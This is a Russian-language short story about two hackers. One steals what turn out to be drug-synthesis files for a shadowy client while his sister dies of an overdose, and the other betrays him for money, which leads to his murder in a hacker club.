Павел поднял глаза на афишу. Большой желтый прямоугольник слегка трепыхался на ветру, но буквы были четко различимы даже издалека.

«СТРАСТИ ХРИСТОВЫ».

Он хотел что-то сказать самому себе - но сирена «Скорой» не дала это сделать. И тогда он пошел домой. Его ждала работа...

* * * * *

- Да, говорите, - Павел прижимал трубку телефона к плечу, наклонив голову; руки лежали на клавиатуре, пальцы периодически прыгали по клавишам. - Кому? Вам? Вам нужна такая ерунда? Не смешите меня! Подождите секунду...

Он быстро положил трубку на стол рядом с собой, внимательно всмотрелся в экран и сжал губы в тонкую полоску.

- Пан или пропал, - шепнул он себе под нос. - Прорвемся...

Пальцы легли на клавиши, глаза не отрывались от экрана.

- Сюда... А теперь вот так... Возвращаем значение... Придурки, Господи прости...

Он схватил трубку телефона - там, на другом конце, собеседник ждал, когда о нем вспомнят, быстро произнес: «Подождите еще, я скоро...», клацнул ей снова об стол и хмыкнул себе под нос:

- Сколько раз слышу: «проверяйте ввод на значение...». Хоть бы кто, нет, ну хоть бы кто следил за этим... Придурки, точно!

Он быстро набросал карандашом несколько команд на листке бумаги рядом с мышкой, пробежал их глазами, кивнул, после чего быстрым заученным движением взял зажигалку, поджег уголок листа и швырнул в алюминиевый таз рядом с собой. Пламя в считанные секунды превратило листок в горстку пепла - в еще одну поверх таких же ушедших в небытие записок.

А еще через секунду он уже вводил команды на странице атакуемого сервера. Символы выстраивались в конструкцию, несущую в себе маленькую кибернетическую бомбу.

- Так будет с каждым, - говорил он монитору, набирая строки. - С каждым уродом, который даром ест свой хлеб...

Атака удалась. Сервер откликнулся на его предложение поработать «налево», данные, заказанные на сегодня, аккуратным потоком сливались на несколько винчестеров.

И тут он вспомнил о телефонном разговоре. Решив, что его уже никто не ждет, он медленно поднес трубку к уху и услышал там несколько раздраженное сопение.

- Да, - сказал Павел как ни в чем не бывало. - Я снова здесь.

- И это замечательно, - раздался в трубке голос. - Почему вы назвали то, о чем я прошу вас, ерундой?

Павел отъехал в кресле от стола, поднял глаза к потолку и удивленно спросил в ответ:

- Вы хоть сами понимаете, о чем говорите?

- Безусловно. Иначе бы не просил вас об услуге.

Человек на том конце провода явно не шутил, да и представился он таким образом, что сразу было - он не шутит ни на грамм; судя по паролю, который он назвал, направили его сюда те люди, которым можно доверять.

- Хорошо... Ерундой я назвал это неслучайно - ибо все очень просто. И одновременно очень сложно. Настолько сложно, что я бы не хотел даже слышать о том, что вы у меня попросили. Я бы даже хотел повернуть время вспять и стереть из своей головы упоминание об этом. Сама мысль о том, что меня попросили... Короче, у нас еще есть шанс расстаться, и очень неплохой шанс, поверьте.

- Вы думаете, что я из спецслужбы?

- Я вообще не думаю, - дернулся Павел. - Но веры к вам практически никакой.

- Но вы же как-то находите себе работу? - не унимался собеседник. - Как-то же вы доверяете людям, ну хотя бы изредка?!

- Интуиция, - покачал головой Павел. - Не спорю, когда-нибудь она меня погубит - но не сейчас. Вам нужно привести очень веские аргументы - иначе мы никогда не договоримся.

- Но вы подтверждаете - в принципе - факт того, что вы можете...

- Вы что, придурок? Придурок, такой же, как... - он едва не расписал собеседнику все подробности ума тех людей, которым он добавил несколько минут назад головной боли на всю жизнь. - Ладно, оставим это. Ничего я не подтверждаю. Ничего и никогда. До встречи.

И он положил трубку. Разговор закончился.

Разговор на десять штук баксов. Именно с цены начал его неизвестный заказчик по телефону - и именно это отпугнуло Павла. Но почему-то казалось, что они еще встретятся.

* * * * *

Человек, который разговаривал с Павлом, услышав в трубке гудки, долго не опускал ее в зарядную подставку, слушая мерный высокий сигнал. На лице было написано нечто среднее между разочарованием и нетерпением. Не хотелось верить в то, что попытка сорвалась, и хотелось как можно скорее попробовать снова. Но торопиться было нельзя.

Когда трубка вернулась-таки на место, поставленная аккуратной холеной рукой, человек поднялся, подошел к противоположной стене роскошного кабинета, остановился возле огромного, в несколько сот литров аквариума, подсвеченного мягким золотистым светом, и принялся следить взглядом за искрящимися экзотическими рыбками.

- Зря он думает, что, отказавшись, он выиграл. Зря...

Рыбки его не слышали, бросаясь из стороны в сторону перед его лицом в поисках корма.

- Он проиграл уже хотя бы потому, что слышал все то, что я хотел сказать. Сам факт нашего разговора - его капитуляция. Представляю, о чем он думает сейчас...

Рука протянулась к коробке с кормом. Пригоршня дафний мягко легла на водную поверхность точно в квадратик кормушки. Рыбки кинулись к ней, расталкивая друг друга. Поверхность воды заходила ходуном, небольшие и быстро гаснущие концентрические круги от кормушки заколыхали водоросли.

- Главное - вовремя накормить, - стряхивая с ладоней пыль от сухого корма, проговорил человек. - И ведь этот принцип работает... Безотказно.

Вернувшись за стол, он раскрыл ноутбук, просмотрел почту, ответил на пару писем. Руки автоматически нажимали на клавиши, глаза читали строки писем, мозг формировал ответы - но он был далеко отсюда...

Внезапно он отставил в сторону компьютер. Огромная плазменная панель в полстены, напоминающая окно, ровно засветилась.

- Помнится, я не вынимал диск, - сказал человек сам себе. Откинув на пульте панель, которая закрывала кнопки управления домашним кинотеатром, он включил дополнительные колонки, а затем воспроизведение.

Фильм преобразил его. И когда с экрана полилась в комнату латинская речь Пилата, когда на площади на неуклюжем языке проповедовал Каиафа, этот человек растворил все свои заботы в своих собственных слезах.

Он плакал как ребенок, глядя на истерзанное тело Христа на кресте; он кусал губы, слушая божественную музыку... Титры он не читал - он знал их наизусть; каждое слово на языке, чуждом современности, было для него родным.

Не отрываясь от экрана, он вытащил из внутреннего кармана пиджака блокнот и записал туда дорогой чернильной ручкой: «Храм Христа Спасителя - завтра в 15 часов».

«Father... Into your hands I commend my spirit...»

К концу фильма слезы кончились. Он кинул под язык таблетку нитроглицерина, выключил телевизор и, откинув голову на спинку кресла и вслушиваясь в тихое шипение колонок, довольно быстро заснул.

Эмоции были высосаны из него все без остатка.

* * * * *

Десять тысяч долларов - это много. То есть для такой услуги, о которой его просили, много. Но ведь тоже - как посмотреть...

Павел сидел, уставившись невидящим взглядом в телевизор. Он сидел так уже почти два часа. Призрак денег витал перед ним; он чувствовал их запах, видел их отблеск. Приходилось смириться, что придется сделать то, о чем его просили.

Вернувшись за комп, парень прошелся по нескольким каналам Далнета, на которых время от времени встречал Смирнова под ником «Шарк» - пусто, про «Акулу» никто не слышал. Жаль...

- Будем думать, - произнес Павел и прошелся по комнате. Где-то же Смирнов должен был сейчас быть - ведь совсем недавно, по словам того, с кем разговаривал Павел, этот парень совершил очень крутой «лом» и пропал с его результатами, кинув человека на хорошие бабки.

Вероятность отследить перемещение «Акулы» была невелика - надо было мыслить, как он, поставить себя на его место. Чертовски сложная задача. Тем более, когда краем глаза все время видишь где-то на горизонте пачку баксов.

Он пытался вспомнить все, что знал о Смирнове - все, что он когда-то мог слышать о нем от тех, кто имел с ним прямые контакты. Таких людей было не очень много, человек десять, максимум, двенадцать - но и они на каналах Далнета были редкостью, открыв свои собственные защищенные линии и не допуская туда никого. Можно было, конечно, спросить в открытую - но факт нарваться на грубость и заставить Смирнова исчезнуть отпугивал его.

И потом - он до сих пор не мог понять, зачем его все-таки наняли на эту идиотскую работу, чем же так насолил Смирнов и что за данные он похитил. Не вязался в голове образ «Акулы» с воровством и подставой - ну никак не вязался!

Внезапно на одном из каналов всплыло имя Смирнова. Павел кинулся туда, имитируя старую дружбу, но его грубо поставили на место, спросив кодовое слово.

Отстучав что-то глупое, Павел отключился. Всплывали остатки совести, пытающиеся пробить на поверхности сознания лед толщиной в пачку денег.

Ведь ему предложили сдать Смирнова. За десять тысяч долларов.

* * * * *

После успешного, за пару дней проведенного «лома» Смирнов, приготовившись принимать данные, раскрыл очередной буклет одной из фирм, распространяющих парфюмерию на территории России, смахнул на диван маленький квадратик целлофана с запаянной внутри каплей духов и рассмотрел приветливо улыбающуюся физиономию неизвестной фотомодели. Реклама впечатлила; он аккуратно ногтем вскрыл пробник с духами, капнул на палец, понюхал. Понравилось, но не очень - что-то в этом запахе было терпкое, резкое.

- Помягче бы, послаще, - сам себе сказал он, периодически посматривая на экран монитора. - А линия-то хорошая, даже очень, - похвалил он качество связи, дождался появления окошка с приглашением ввести пароль, зарегистрировался в давно уже взломанной системе и рванул в нужный ему каталог.

- Вот примерно так ломали «Сиерру», - шептал он в такт щелканью клавиш; почему-то вспомнилось, как в Сети появились исходники «Half Life-2» и демо-версии третьего «Дума». Вот только жалости к тем, кого так грубо и нагло обворовали, он никогда не испытывал - менталитет нации, живущей целиком и полностью на пиратских дисках и нарушениях закона об авторских правах, не давал этого сделать.

Каталог, в котором он нашел что-то похожее на формулы, был изрядным по объему и количеству вложенной информации. Глаза скользили по строкам; губы шептали непонятные названия. Иногда он отрывался от экрана и сверял написанное там с листком бумаги, который дал ему заказчик. Нужного словосочетания и комбинации цифр пока не встречалось.

- Может, скачать все? - спросил Смирнов сам у себя, потом взглянул на размер предполагаемой транзакции, присвистнул и продолжил просматривать каталог на сервере. Сколько раз за свою бурную хакерскую жизнь он сканировал глазами залежи неизвестной информации, от которой возможно, зависело чье-то благополучие, а может быть, и жизнь? Сколько раз он делал то, что делает сейчас? Он не задумывался над этим. Когда-то он пытался записывать за собой, сохранять разными способами результаты работы, пока не понял, что подобным образом подписывает себе приговор - незачем было »

хвастать этим перед самим собой; а показать это кому-нибудь было бы просто невозможно, разве что таким же, как он - безбашенным и талантливым, объединенным одной общей идеей, одним стремлением.

ОНИ ХОТЕЛИ ПОЛУЧИТЬ ВЛАСТЬ НАД СЕТЬЮ.

И это им удалось. Смирнов давно уже не испытывал никаких трудностей за компьютером. Точно так же вели себя и его друзья. Компьютер был еще одним органом их тела, они жили вместе с ним, не в силах существовать порознь. Это, конечно же, не означало, что они ходили с ноутбуками в туалет и знать не знали, что делается за окнами их квартир - ничто человеческое не было им чуждо. Они не были героями анекдотов, все было предельно органично - именно поэтому они достигли тех высот, о которых многие только мечтали, не в силах совладать с сетью.

...Запах духов постепенно распространился по всей комнате. Смирнов поводил носом из стороны в сторону, представил себе вершины технологий, связанные с передачей запахов, подумал, что это было бы интересно - смотришь страницу, посвященную парфюмерии, и можешь попробовать все, что там предлагается...

- А если смотришь страницу с девочками? - ухмыльнулся он. - Даже и не думай! Работать надо.

Он снова пристально вгляделся в экран, засомневался в нескольких строках, что уже ушли за верхний край страницы, прокрутил назад. Внезапно в замке повернулся ключ, хлопнула входная дверь. Пару раз цокнули каблуки, потом что-то маленькое упало на пол, раздался шумный вздох.

Пришла сестра. Он жил с ней без родителей уже четыре года - мать с отцом остались в российской глубинке, отправив детей покорять большой город. Денег пока хватало, они с сестренкой снимали квартиру в достаточно дешевом районе (ту самую, которая спасла Смирнову жизнь), учились в меру способностей (он закончил институт в прошлом году, Наташке оставалось еще пара курсов). В общем, жили - не тужили, когда было нужно, уступали друг другу квартиру в единоличное пользование, периодически ссорились,

- Вот примерно так ломали «Сиерру», - шептал он в такт щелканью клавиш

всегда мирились. Брат давал сестре дельные советы и отваживал придурочных женихов-акселератов, сестра содержала в порядке квартиру и не забывала запихнуть брату в рот пару бутербродов во время его работы в сети, когда он превращался в «боевую хакерскую машину».

- Сейчас зайдет, - шепнул под нос Смирнов. - Запах почувствует и обязательно прибежит. Подумает, что у меня тут есть кто-то...

Но сестра не появилась. Смирнов услышал, как у нее в комнате скрипнул диван - судя по звуку, она не просто опустилась на него, а упала с размаху. Что-то там было не так.

Он кинул взгляд на экран, запомнил картинку и по дороге в Наташкину комнату сквозь полуоткрытые веки просмотрел ее всю, отметив, что можно отматывать дальше. А потом он открыл дверь...

Наташка лежала на диване лицом вниз, ноги свешивались, туфли валялись рядом - их снять у нее сил хватило.

- Выпила, что ли, сестренка? Крепко?

Наташка молчала. Смирнов хмыкнул, подошел, присел рядом, положил руку на плечо. Она дышала редко, ровно, иногда постанывая. Запаха алкоголя вроде бы не было. Это насторожило брата.

- Наташка? - шевельнул он ее за руку. Никакой реакции. Он наклонился пониже, понюхал - она совершенно точно не пила крепких напитков. Какие-то нехорошие подозрения стали зарождаться в голове у Смирнова, он уже с большей силой постарался расшевелить сестру, но это ему не удалось - лишь легкий стон был ответом на попытки.

Тогда он решительно встал, поднял ее на руки и положил лицом вверх, расстегнув легкую куртку, которую она не сняла, войдя в квартиру. Девушка абсолютно не двигалась, представляя собой какую-то податливую мягкую куклу, безвольно свесившую с дивана руку. Руку..

На предплечье Наташки Смирнов увидел тонкую засохшую струйку крови. Она ровной полоской проходила по предплечью и на пару сантиметров выглядывала из-под часов.

Брат медленно закатал рукав и обомлел. На сгибе локтя он обнаружил несколько точек от инъекций, в том числе и свежую - ту, из которой натекла кровь. По большому счету, все они были свежими - похоже, что она стала принимать наркотики недавно, недели полторы-две назад. Смирнов медленно опустил руку на диван и всмотрелся в лицо сестры.

Больше всего он испугался передозировки.

Дышала она по-прежнему ровно, хотя и редко. С каждым вдохом лицо на несколько секунд розовело, но потом губы вновь становились тонкими и мертвенно-бледными. Смирнов, не отрывая глаз от сестры, нашарил рукой на тумбочке телефонную трубку и позвонил в «Скорую». Вызов приняли довольно грубо и нехотя; Смирнов представил, как на «Скорой» ненавидят наркоманов, покачал головой и закусил губу.

- Наташка, Наташка, - прошептал он. - Как же так...

Потом он увидел ее сумочку, брошенную на пол у дверей. Из нее торчал одноразовый шприц с иглой, заткнутой колпачком. Смирнов встал с дивана и приблизился к сумочке, как к бомбе с часовым механизмом. Шприц вызвал в нем такой страх, что он первую минуту боялся нагнуться и поднять его; сердце колотилось в груди, он покрылся липким потом.

Наклониться все-таки пришлось. Шприц - обыкновенный, корейский, пятикубовый. Внутри - не совсем прозрачная жидкость со слабым оттенком желтизны. Смирнов машинально взболтнул, отметил, как в шприце появились какие-то завихрения.

- Этого не может быть,- сам себе сказал он. Этого просто не могло произойти в их семье, с детства воспитанной в духе боязни подобных вещей и отвращения к ним. Сам Смирнов не курил, пил только пиво и от своей сестренки ожидал подобного отношения к жизни. Но кто-то подправил мораль, заложенную в нее родителями.

- Твари! - проскрипел он зубами, потом метнулся в туалет, раскрошил в руках шприц, швырнул то, что осталось, в унитаз и дважды спустил воду - второй раз для гарантии и от презрения к тому, что эта гадость была в его доме. Потом он вытряхнул все содержимое сумки на пол, вывернул карманы Наташкиной куртки - больше ничего не было.

- Ну, где же эта чертова «Скорая»! - кричал он на закрытую дверь, временами глядя на все реже начинающую дышать сестру. - Поторопитесь!

Он открыл дверь в ожидании людей с чемоданчиками и красными крестами, выбегал на площадку, возвращался к Наташе, трогал ее за руку, гладил лоб, шептал что-то, постепенно приходя в какое-то безумное состояние.

«Скорая» прибыла через пятьдесят минут. Пробки. Болезнь большого города. Наташка была еще жива.

Доктор, похоже, видел подобное крайне часто. Все было быстро, четко. Смирнов ответил на пару вопросов, помог уложить девушку на носилки - и в этот момент зазвонил телефон.

- Как работа? - раздался голос заказчика.

- Отстаньте, черт возьми, не до вас сейчас! - огрызнулся Смирнов, но голос в трубке заставил его замолчать. Ему напомнили о сроках, о деньгах и о каких-то непонятных проблемах, которые могут возникнуть, «если что-то пойдет не так». Смирнов выслушал эту короткую гневную тираду, отметив про себя только упоминание о деньгах. Наташку надо было лечить, наверняка понадобятся большие средства - Смирнов понял, что он должен закончить работу, получить расчет и ринуться спасать сестру.

Он разузнал, в какую больницу отправят Наташу, записал все телефоны, а потом, закрыв дверь и ненавидя своего заказчика больше всех людей на свете, он опустился за компьютер и сразу понял, что поиск окончен. То, что было ему нужно, лежало перед глазами - только руку протяни.

На всякий случай он просмотрел несколько директорий, убедился в том, что ключевые слова и формулы, переданные ему заказчиком, присутствуют на экране, и стал перекачивать данные к себе на компьютер, сразу решив записать их на болванку, чтобы передать агенту заказчика. Но когда первые несколько десятков мегабайт прибыли на его комп, завыл сканер.

Это был очень интересный сканер - его принесла Наташка около месяца назад. Программа-шпион. Она была предназначена для поиска на компьютере криминальной информации - начиная от банального определения порнографических фотографий по площади обнаженного тела. Она умела находить на винчестере изображения воровских наколок, словари жаргона и мата, рецепты коктейлей, разного рода вещи, относящие к исламской тематике...

А еще она умела находить сигнатуры наркотиков.

Вот и сейчас - сканер противно верещал, подмигивая из трея красным глазом и указывая на то, что есть смысл просмотреть сообщение. Смирнов ткнул в него мышкой и прочитал: «На вашем компьютере в директории «X-Files» содержится сигнатура наркотика «Хэллоуин» - производного героина. Данный наркотик появился на российском рынке уже давно. Организованной преступностью налажены поставки его из Южной Америки через страны Западной Европы...».

Смирнов, как завороженный, смотрел на эти строки, обрамленные в красивую рамку. Наркотик - у него на компьютере...

А потом он понял, что его зацепило. В папку «X-Files» он сливал сейчас информацию с сервера, расположенного в Западной Европе. Трэйсер указал ему точный адрес - Женева...

Он откатился от компьютера в кресле и обхватил голову руками.

- Духи... Парфюмерия... Робин гуд, блин! У богатых беру, бедным даю! По-моему, меня элементарно развели...

И вот тут он понял, что попал в заколдованный круг.

Чтобы помочь Наташке, ему нужны были деньги. Для этого ему надо было получить все данные и обменять болванку на гонорар. И в России появится еще какая-нибудь гадость, которая потом убьет его Наташу. Он должен был своими руками наводнить страну наркотой и погубить тысячи людей, чтобы спасти сестру.

Он просмотрел то, что уже приехало к нему на компьютер. Судя по всему, те сигнатуры (а их сканер нашел еще четыре) сами по себе были заказчику не нужны - просто он по их обрывкам дал Смирнову ориентир. В тех файлах, что сливал сейчас Смирнов, содержалась информация о том, как из этих пяти наркотиков сделать еще один - новый, сильный и дешевый. Рецептура духов для российской молодежи.

Он смотрел в экран, не слыша завывание сигнализации сканера; тоска подступала к горлу, ненависть захлестывала его девятым валом. Он не знал, как ему поступить - по закону или по совести. Злоба душила его, заставляя широко открывать рот, вдыхая тягучий душный воздух комнаты, но он не замечал этого - он видел лишь струйку крови на руке Наташки, ее закрытые глаза и расслабленное тело, унесенное дозой наркотика в искусственный рай.

И решение пришло внезапно.

С полки он взял еще одну болванку. Лоток зажужжал, принимая ее. Несколько кликов мышки - информация стала записываться на диск. Смирнов молча смотрел, как полоска загрузки быстро ползет к финишу. Спустя пару минут компьютер выплюнул диск, Смирнов взял его, набросал маркером несколько цифр, вложил в тоненькую коробочку и позвонил агенту.

- Все у меня. Жду с деньгами.

Агент назначил встречу через сорок минут, Смирнова это устраивало - место встречи было недалеко от токсикологического центра, в котором лежала сейчас Наташа.

Все произошло быстро - на лавочке в парке агент заказчика включил ноутбук, вставил диск в привод, просмотрел что-то, известное только ему одному, поднял глаза на Смирнова, прищурился и сказал:

- А ты молодец, парень. Но только ненормальный человек в состоянии был сделать то, что сделал ты. Мы ломали их защиту четыре месяца. Ты добыл информацию за три дня.

Он замолчал, вновь посмотрев на экран. Смирнов стоял рядом, глядя по сторонам, и практически не интересовался тем, что ему говорят. Было видно, что он очень торопится - но сказать об этом он не решился. Агент, продолжая нажимать клавиши одной рукой, другой вытащил из внутреннего кармана конверт и протянул его Смирнову. Тот взял и спросил:

- Вопросов нет? Профессиональные тайны я не выдаю, а больше нам разговаривать не о чем.

Собеседник поднял глаза, удивленно усмехнулся, но ничего не сказал.

- Если нам будет нужно, мы свяжемся с тобой, парень. Удачи.

Смирнов развернулся и, на ходу запихивая конверт за пазуху, прибавил шагу.

- «Если будет нужно...». Попробуй найди меня, урод!

Подняв руку на перекрестке, он очень быстро поймал такси и помчался в больницу. Агент продолжал на лавочке листать страницы информации.

Постепенно взгляд его мрачнел. Еще спустя минуту он вытащил из кармана сотовый телефон...

Сидя в такси, Смирнов поймал себя на мысли, что даже не пересчитал, сколько там денег, и деньги ли там вообще. Вынул, раскрыл - нет, все было в порядке, в конверте были деньги.

Скоро автомобиль затормозил у приемного отделения. Смирнов выскочил из машины и вбежал на крыльцо...

Она была мертва уже около получаса. Тело сопроводили в морг, необходимые документы оформили; ждали только появления родственников. Смирнов в шоке выслушал все, что медики посчитали нужным ему сказать, продолжая комкать в кармане конверт с долларами.

Наташка, такая милая и добрая, такая ЖИВАЯ, была мертва. Эта гадость убила ее, подарив несколько часов блаженства и остановив сердце. Почему-то Смирнов вспомнил, как ползла по экрану полоска загрузки данных - и с каждым перекаченным мегабайтом в сестренке оставалось все меньше и меньше жизни.

Доктор, говоривший с ним, внезапно замолчал и предложил стакан минералки.

- Я понимаю, вам тяжело, - сочувственно сказал он. - Но сделать было ничего нельзя. Слишком велика была доза и слишком непредсказуемы последствия того, что творит эта мерзость с людьми - и это несмотря на то, что мы знаем про нее практически все.

- Нет, - внезапно сказал Смирнов. - Вы еще ничего не знаете...

- Не понял? - наклонил голову доктор.

- И не надо, - тихо сказал Смирнов. - Я боюсь, что меня может не оказаться рядом, когда... Когда Наташку... Господи... - он с трудом подавил рыдания и продолжил. - Я прошу вас проявить милосердие до конца...

Он вытащил конверт и на глазах изумленного доктора разделил пачку денег примерно пополам и отдал половину врачу.

- Я думаю, вы поняли...

Врач дрожащей рукой взял деньги и кивнул, потом спросил:

- Крематорий?

- Да, - кивнул Смирнов.

- Знаете, за такие деньги - хоть на Ваганьково, - брякнул, не подумав, доктор, но осекся и опустил глаза в пол.

- Не надо, - тихо сказал Смирнов. - Мне нужно идти. Если повезет - я найду вас... Вас и Наташку.

Доктор долго смотрел вслед уходящему в никуда парню и старался поверить в происходящее. Последнее, что он увидел - как тот выходит на крыльцо и достает сотовый телефон. Потом приехавшая «Скорая» скрыла его от взгляда врача - навсегда. Больше они никогда не встречались.

Смирнов дозвонился до заказчика с первого раза.

- Да, это я... Да, так и есть. Мне были нужны деньги... Помолчите и послушайте, что я вам скажу. Такие, как вы, не должны жить. Ваш диск - тот, настоящий диск - у меня. Завтра я иду в милицию. К сожалению, лишь завтра. Сегодня я не в состоянии разговаривать ни с кем. Даже с вами мне противно общаться, причем с вами в первую очередь. Короче, спокойно жить вам осталось двадцать четыре часа. Убийца...

И он, отключив телефон, швырнул его со всей силы об стену. Пластмассовые панельки разлетелись вдребезги.

- Поймай меня - если сможешь...

Стивен Спилберг просто отдыхал...

Смирнов вышел на проспект, глядя под ноги. Хотелось забыться, выпить рюмку-другую водки, пустить слезу... Он был раздавлен случившимся. Все

Он должен был своими руками наводнить страну наркотой и погубить тысячи людей, чтобы спасти сестру.

произошло в течение пары часов; нервная система справлялась с трудом, едва-едва удерживая разум на плаву.

Взгляд скользнул по рекламным щитам, афишам, плакатам. Глаза зацепились за неброскую, но выразительную рекламу на стене кинотеатра - человек в терновом венце с окровавленным лицом.

«СТРАСТИ ХРИСТОВЫ»...

- Господи, куда ж ты смотрел? - шепнул Смирнов. - Вряд ли ты знаешь ответ...

Но надо было как-то прожить этот день. И Смирнов пошел в «Мегабайт» - клуб для таких, как он - «парящих в сети». Знакомый бармен плеснет коньяку - хотя обычно он пил только пиво...

Двери скрыли его от мира.

А заказчик сидел в своем кабинете, нацепив на мизинец диск и разглядывая на потолке цветные отблески от него.

Диск с записанной на него базой данных по наркотикам, выцарапанной из программы-шпиона.

Через несколько минут он швырнул диск на пол и позвонил Павлу...

* * * * *

Спустя четыре часа бесплодных поисков в Сети Павел осознал, наконец, что так он ничего не добьется. Надо было мыслить как-то иначе, нестандартно, что ли. Хакер протер покрасневшие усталые глаза, прикрыл веки и задумался. Задачка на психологию поведения человека в экстремальной ситуации оказалась не из простых.

- Вариант лечь на дно - самый простой и правильный. Скрыться до поры до времени на какой-нибудь квартире у знакомых, просто уехать из города... Ведь наверняка есть друзья по команде, которые не живут здесь, но по его первому сигналу готовы предоставить любое убежище, ведь для них он кумир. Да и не просто кумир, а скорее, идейный вдохновитель - ведь плодами его трудов, его программами и принципами работы пользуются не один десяток человек. Короче, он сейчас в сеть не пойдет...

Павел понял, что он просто потерял время, стараясь напасть на следы Смирнова в интернете. Глупо и бездарно вцепившись в компьютер, он пытался поймать человека, который был на голову выше всех хакеров этого города - человека, который очень тонко чувствовал, когда сеть служит ему домом, а когда тюрьмой.

Внезапно он поймал себя на мысли - спустя столько часов после звонка - что согласия на то, чтобы найти Смирнова, он не давал; наоборот, он прекратил разговор, дав понять, что не собирается совершать какие-то поступки против совести. Но почему-то занимается поисками «Акулы» на таком уровне, как будто они подписали контракт...

- Что меня так заинтересовало? Деньги? Пожалуй, - хмыкнул Павел. - Как говорится, ничего личного...

Он встал из-за стола, прошелся по комнате и, выглянув в окно, за которым уже стемнело, задумался.

Внезапно пришло озарение. Вспомнился Ефим Шифрин - «И тут как солнце из-за туч... прояснило!» Фраза очень прочно вошла в его лексикон - смешная и чертовски точная. Он всмотрелся в огни реклам и проезжающих автомобилей, словно надеясь увидеть там одинокую фигурку Смирнова, бредущую по проспекту, а потом рванул к телефону и перезвонил - сам.

На том конце трубку взяли практически мгновенно. Не то что бы его ждали - но человек не отходил от телефона, надеясь на удачу.

- Слушаю, - голос слегка взволнованный - неужели на самом деле был элемент неверия в то, что он позвонит?

- Это Павел...

- Я понял. Говорите.

- Есть мысль, - Павел на секунду замолчал, стараясь придать себе и своему голосу максимум уверенности. - Даже не мысль, скорее, промежуточный итог логических рассуждений... Но я могу ошибаться.

- Короче.

- Я думаю... Одним словом, загляните в «Мегабайт»...

- Никогда не слышал, - человек на том конце провода немного заволновался. - Что это?

- Что-то типа клуба для людей, подобных «Акуле»... Смирнову, - поправил себя Павел, думая, что собеседнику неизвестен ник хакера. - Обыкновенный с виду ночной клуб со всеми причитающимися этому типу заведений регалиями - баром, дискотекой на два танцпола, бильярдом и всякой всячиной подобного рода. Но там есть еще один зал - эксклюзив, так сказать... Высокоскоростной доступ в интернет, тусовка людей, привязанных к миру высоких технологий не только увлечением, но и Уголовным кодексом... Войти туда сложно, отследить человека, не имея на то прав и допуска во внутренние помещения, практически невозможно...

Глаза, затянутые алкогольной пеленой, разглядывали каждую черточку лица Наташки, вспоминали каждый кадр...

- Возможно все, - оборвали Павла. - Где это?

Павел объяснил, назвал кодовое слово; потом возникла пауза. Человек и не прекращал разговор, и не торопился продолжить его в контексте гонорара.

- И?.. - решился спросить Павел.

- Вы о деньгах? Не беспокойтесь. Правда, придется подождать, пока я решу свою проблему, ибо у меня к вашему братству теперь доверие очень и очень низкое... Скажу одно - если все получится, вас ждет награда гораздо большая, чем я говорил...

- Сколько? - совершенно неожиданно для самого себя спросил Павел - вопрос вырвался из него против его воли.

- Вам понравится... Итак, до встречи. Вас найдут. При любом исходе дела.

В трубке раздались гудки. Павел прижал ее к груди и задумался...

* * * * *

Раньше Смирнов приходил сюда часто - едва ли не два-три раза в неделю. И бармен, и администратор зала, и программисты, обслуживающие технику в этом чудо-центре, в этом рае для хакеров, изучили его пристрастия и в пиве, и в машинах, и в программном обеспечении, гордились тем, что их заведение посещает столь известная личность и делали все для того, чтобы еще больше угодить ему - не из подхалимажа, а из вполне заслуженного уважения.

Каждый визит сюда становился чуть ли не легендой; ребята за соседними компами пялились через плечо в его экран, пытаясь разгадать какие-то секреты мастера, следили за движениями его рук, за выражением глаз, старались подражать ему даже в походке.

Внутренний мир клуба «Мегабайт» был обустроен по последнему слову техники - два ряда по десять компьютеров в центре плюс за пятью VIP-столиками еще по одной машине; в двух углах зала по бару - один пивной с высоким золотистым краном и надписью «Carlsberg», другой для всего остального.

Сказать, что внутри было тихо, нельзя - иногда возникали довольно шумные споры за компьютерами или возле бара, но вот звуки дискотеки сюда не проникали, даже басы были погашены при помощи хитрой изоляции.

Смирнов сидел за одним из VIP-компьютеров в дальнем углу зала и потихоньку накачивался коньяком. На экране монитора с интервалом в полминуты сменялись фотографии Наташки, сделанные им в период, когда он увлекся цифровой съемкой и сестра была его единственной моделью - на природе, на улицах, в парке. Он перекачал всю коллекцию в интернет, в одно из частных хранилищ, закрыл паролем для того, чтобы никакая сволочь не воспользовалась этими невинными изображениями в корыстных мерзких целях, и имел доступ к этому фотоальбому всегда и всюду, где был компьютер. Последний раз он заглядывал сюда пару недель назад безо всякой причины, просто захотелось увидеть глаза сестренки, которая стала все чаще пропадать со своими друзьями...

Как в воду смотрел...

Он плеснул себе еще полрюмки коньяка, рука дрогнула, несколько капель попали на стол, но он не замечал этого. Глаза, затянутые алкогольной пеленой, разглядывали каждую черточку лица Наташки, вспоминали каждый кадр, каждый день...

Губы шевелились, рассылая проклятия в адрес всех, кто приложил руку к тому, что его сестра стала наркоманкой. Временами голова падала на грудь, но он находил в себе силы не спать. Опьянение постепенно превращалось в отравление. Вот-вот он уже мог упасть со стула на пол; мысль об этом заставила пододвинуть стул поближе, лечь на руки и задремать - беспокойно, вздрагивая. Дернувшись во сне, он свалил на пол пустую бутылку и привлек внимание бармена. Тот решил дать Смирнову заснуть покрепче, после чего перенести уважаемого человека в комнату с диваном.

Человек, который вошел в бар в ту минуту, когда «Акула» заснул, был никому не известен - но он сказал «слово». Ему указали на один из свободных компьютеров - он отказался. Тогда бармен администратор оставил его в покое, предоставив найти самому занятие и место по душе. Гость прошелся по залу, периодически заглядывая в экраны работающих компьютеров и в лица сидящих за ними людей. Особого внимания на него не обращали.

Несколько секунд он постоял над пьяным «Шарком», покачал головой, демонстративно перешагнул через лежащую на полу бутылку и направился к выходу. Бармен проводил его удивленным взглядом и направился к Смирнову.

Тот лежал совершенно неподвижно, зажав в руке пустую рюмку. Из-под его головы медленно расползалась по столу лужа алой крови, подсвеченная неоновыми лампами...

А на экране сменяли друг друга фотографии еще живой Наташки.

* * * * *

Павлу позвонили через полтора часа. Голос собеседника был уже не таким напряженным, как раньше:

- Хочу сообщить вам, что ваши предположения были верны, - услышал Павел. - Мне удалось найти этого человека. Проблема с ним решена.

- Не скажу, что рад это слышать, - ответил Павел. - Но, в конце концов, все имеет свою цену...

- Совершенно верно, - одобрительно прозвучало в ответ. - Вы наверняка ждете моей благодарности?

- Естественно, - кивнул Павел.

- Все будет, всему свое время...

Павел напрягся - такими словами обычно начинаются разговоры о том, что надо немного подождать.

- Дышите ровнее, я не обману вас. Но после Смирнова осталась нерешенной одна задачка...

- Задачка? - спросил Павел, понимая, что его пытаются подсадить на цепь событий - каждое последующее увеличивало вознаграждение, но вот дождаться его было очень и очень сложно, тут бы живым уйти...

